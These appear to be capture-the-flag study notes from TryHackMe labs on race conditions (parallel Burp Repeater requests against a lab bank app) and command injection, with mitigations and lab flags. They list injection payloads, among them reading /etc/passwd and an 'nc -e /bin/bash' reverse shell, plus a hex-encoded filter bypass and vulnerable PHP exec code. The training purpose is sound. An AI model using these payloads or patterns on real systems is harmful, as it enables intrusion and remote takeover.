- **Multiple requests** arrive while the system is in the "Checking balance" state
- **All requests succeed** before the balance is updated




Results:

- Sent in **parallel** → all 20 requests were successful
- Sent in **sequence** → only the first few succeed





Flag Obtained: THM{PHONE-RACE}




Burp Suite Community Edition interface showing the HTTP history tab. The table lists various requests to http://10.10.156.120:8080. The selected request (ID 45) is a POST to /dashboard/transfer?data=routes... with a status code of 204. The request details are shown in the bottom pane, including headers like Content-Type: application/x-www-form-urlencoded and cookies. The response pane shows a 204 No Content status.

Burp Suite Repeater tab interface. A context menu is open over a request tab, showing options like 'Rename tab', 'Close tab', 'Add tab to group', and 'Duplicate tab'. The background shows the Repeater interface with a list of requests and a detailed view of a selected request (POST /dashboard/transfer) in the bottom pane.

Burp Suite Repeater tab interface showing the 'Duplicate tab' dialog box. The dialog prompts the user to specify the number of times to duplicate the selected tab, with '100' entered in the input field. The background shows the Repeater interface with a list of requests and a detailed view of a selected request (POST /dashboard/transfer) in the bottom pane.



TRANSACTION SUCCESSFUL



My Bills

Review your last 6 bills



6. Detection of Race Conditions



Challenges:

- Hard to detect by users or casual testing
- Logs may not explicitly show duplicate redemptions unless specifically checked
- Effects may be subtle (e.g., credit balance off by a few dollars)



Penetration Testing Tips:

- Understand intended flow and constraints
- Check **where the logic checks a condition and where it acts on it**
- Use tools like **Burp Suite Repeater** or **Intruder** for:
 - **Timing-based attacks**
 - **Parallel request floods**



7. Mitigation Techniques



Synchronization Mechanisms:

- Use **mutexes, locks, semaphores** to prevent concurrent access to shared resources



Atomic Operations:

- Use atomic instructions (like `x++` with a lock or atomic data type)
- Ensure **operation completes entirely or not at all**



Database Transactions:

- Wrap DB operations in a transaction:

```
BEGIN;
-- Check balance
-- Transfer money
-- Update DB
COMMIT;
```

- If any part fails, **ROLLBACK** ensures data remains consistent

🚧 **Rate Limiting / Flags:**

- Temporarily mark resource (e.g., coupon) as **in-use**
- Prevent further actions until the first completes

🎯 **8. Final Challenge Summary**

Challenge:

- Exploit race condition in a banking app
- Use **parallel POST requests** to **exceed \$1000 balance**

Strategy:

- Capture valid transfer
- Duplicate in Repeater
- Send in parallel

✅ **Flag:** THM{BANK-RED-FLAG}

Step 1: Send Money to Zavodni from Rasser’s account and perform as we have done in the earlier exercise.

Dashboard

Rasser Cond

Balance

\$99.0 USD

Favourite Transfers

Zavodni Stav

Warunki Wycigu

Burp Suite Community Edition v2024.9.5 - Temporary Project

DashboardTargetProxyIntruderRepeaterCollaboratorSequencerDecoderComparerLoggerOrganizerExtensionsLearn

InterceptHTTP historyWebSockets historyMatch and replaceProxy settings

Filter settings: Hiding CSS, image and general binary content

#	Host	Method	URL	Params	Edited	Status code	Length	MIME type	Extension	Title	Notes	TLS	IP	Cookies	Time	Listener port
68	http://detectportal.firefox.com	GET	/canonical.html			200	298	XML	html				34.107.221.82		17:42:32 31...	8080
69	http://10.10.156.18:5000	GET	/dashboard			200	4123	HTML		Dashboard			10.10.156.18		17:42:32 31...	8080
70	http://detectportal.firefox.com	GET	/success.txt?pv4		✓	200	216	text	txt				34.107.221.82		17:42:32 31...	8080
71	http://detectportal.firefox.com	GET	/success.txt?pv6		✓	200	216	text	txt				34.107.221.82		17:42:32 31...	8080
74	http://10.10.156.18:5000	GET	/transfer/6282			200	8887	HTML		transfer			10.10.156.18		17:44:00 31...	8080
77	http://10.10.156.18:5000	POST	/transfer/6282		✓	200	394	JSON					10.10.156.18	session=eJwqM...	17:44:36 31...	8080
78	http://10.10.156.18:5000	GET	/result/1			200	4179	HTML		transfer			10.10.156.18		17:44:39 31...	8080


Request

Response




Inspector

Race Condition

6



Step 2: Send Money to Zavodni from Warunki’s Account and perform as we have done in the earlier exercise.



Step 3: Check Zavodni’s Account

Dashboard

10.10.156.18:5000/dashboard

TryHackMe | Learn Cy...TryHackMe SupportOffline CyberChefRevshell GeneratorReverse Shell Cheat S...GitHub - swisskyrepo/...

Dashboard

Zavodni Stav

Balance

\$1051.9 USD

THM{BANK-RED-FLAG}

Favourite Transfers

Rasser Cond

Warunki Wycigu

✔

Summary Table

Topic	Key Details
Race Condition	Timing issue with shared resource access
TOCTOU	Check occurs, but value changes before use
Threads	Lightweight units within a process
Multi-threading	Needed for performance, but risk of race
Burp Suite Repeater	Tool for crafting & sending parallel HTTP requests
Detection	Hard without logs, needs targeted tests
Mitigation	Locks, atomic ops, transactions, flags
Exploitable Scenarios	Coupons, balances, vote counts, stock purchases



Command Injection

Task 1: Introduction – What is Command Injection?

Definition:

Command Injection is a critical web vulnerability that allows an attacker to execute arbitrary commands on the host operating system via a vulnerable application.

- The attacker's commands run with the **same privileges** as the application.
- Often interchangeable with **Remote Code Execution (RCE)** when input is fully controlled.

Why It's Dangerous:

- Attackers can read sensitive files (`/etc/passwd` , `.env` , etc.)
- Enumerate users (`whoami`)
- Launch reverse shells
- Escalate privileges
- Persist access

Prevalence:

- Recognized in **OWASP Top 10** and real-world breach reports (e.g., Contrast Security AppSec 2019)

Task 2: Discovering Command Injection

How It Happens:

When user input is **concatenated** directly into system commands:

```
exec("grep " . $title . " songtitle.txt");
```

The user input (`$title`) is directly passed to the shell command, so malicious input like `; ls` or `&& cat /etc/passwd` can hijack execution.

Real Example (PHP):

```
<?php
$title = $_GET['title'];
exec("grep " . $title . " songtitle.txt");
?>
```

User input: `beatles; whoami`

This causes:

```
grep beatles songtitle.txt; whoami
```

Both commands are executed!

Python Example:

Using Flask and `subprocess` , a route such as `/whoami` could trigger arbitrary commands.

Task 3: Exploiting Command Injection

2 Main Types:

Type	Description
Verbose	Output is displayed on the page (e.g., <code>whoami</code>)
Blind	No output; success inferred from delay or side-effects

Blind Detection:

Use time-based payloads:

- `ping -c 5 127.0.0.1`
- `sleep 5`
- Windows: `timeout /t 5`

Or redirect output to file:

```
whoami > /tmp/output.txt && cat /tmp/output.txt
```

Verbose Detection:

Immediate visual feedback:

- Try `; whoami`
- Try `&& ls`

Useful Payloads:

Linux:

```
; whoami
; ls
; cat /etc/passwd
; nc -e /bin/bash [IP] [PORT]
```

Windows:

```
& whoami
& dir
& type C:\Windows\System32\drivers\etc\hosts
& powershell -c ...🔒 Task 4: Remediating Command Injection
```

Prevention Techniques

1. Avoid Dangerous Functions:

In PHP:

- `exec()`
- `passthru()`
- `shell_exec()`
- `system()`

If necessary, use **safe APIs** or hardcoded commands.

2. Input Sanitization:

Filter or validate input **strictly**, e.g.:

```
if (filter_input(INPUT_GET, "input", FILTER_VALIDATE_INT)) {
    exec("grep " . $input . " file.txt");
}
```

- Allow only **specific characters** (whitelist)
- Remove shell metacharacters: `;&|><\$() { }``

🚧 3. Bypass Filters Example:

Filters might block `"` but not hex:

```
echo -e "\x77\x68\x6f\x61\x6d\x69"
```

This still becomes `whoami`.

🔪 Task 5: Practical Challenge Summary

✅ Goal:

Exploit command injection on a live system to retrieve a flag from:

```
/home/tryhackme/flag.tx
```


🔧 Steps:

1. Find vulnerable input (form field or GET parameter).
2. Inject payload like:

```
; cat /home/tryhackme/flag.txt
```


1. Output will display:

```
THM{COMMAND_INJECTION_COMPLETE}
```



👤 Application User:

```
whoami → www-data
```



✅ Task 6: Conclusion

You Learned:

- What command injection is and how it works
 - How to test for both **blind** and **verbose** injection
 - How to craft OS-specific payloads
 - How to remediate this vulnerability
 - Hands-on exploitation in a real-world simulation
-

Pro Tips for Practice:

- Always test both `;` and `&&` (platforms behave differently)
- Encode payloads (URL encode: `%3B` = `;`)
- Combine with **reverse shell** to escalate further
- Check for **command output**, **delays**, or **file creation** as success indicators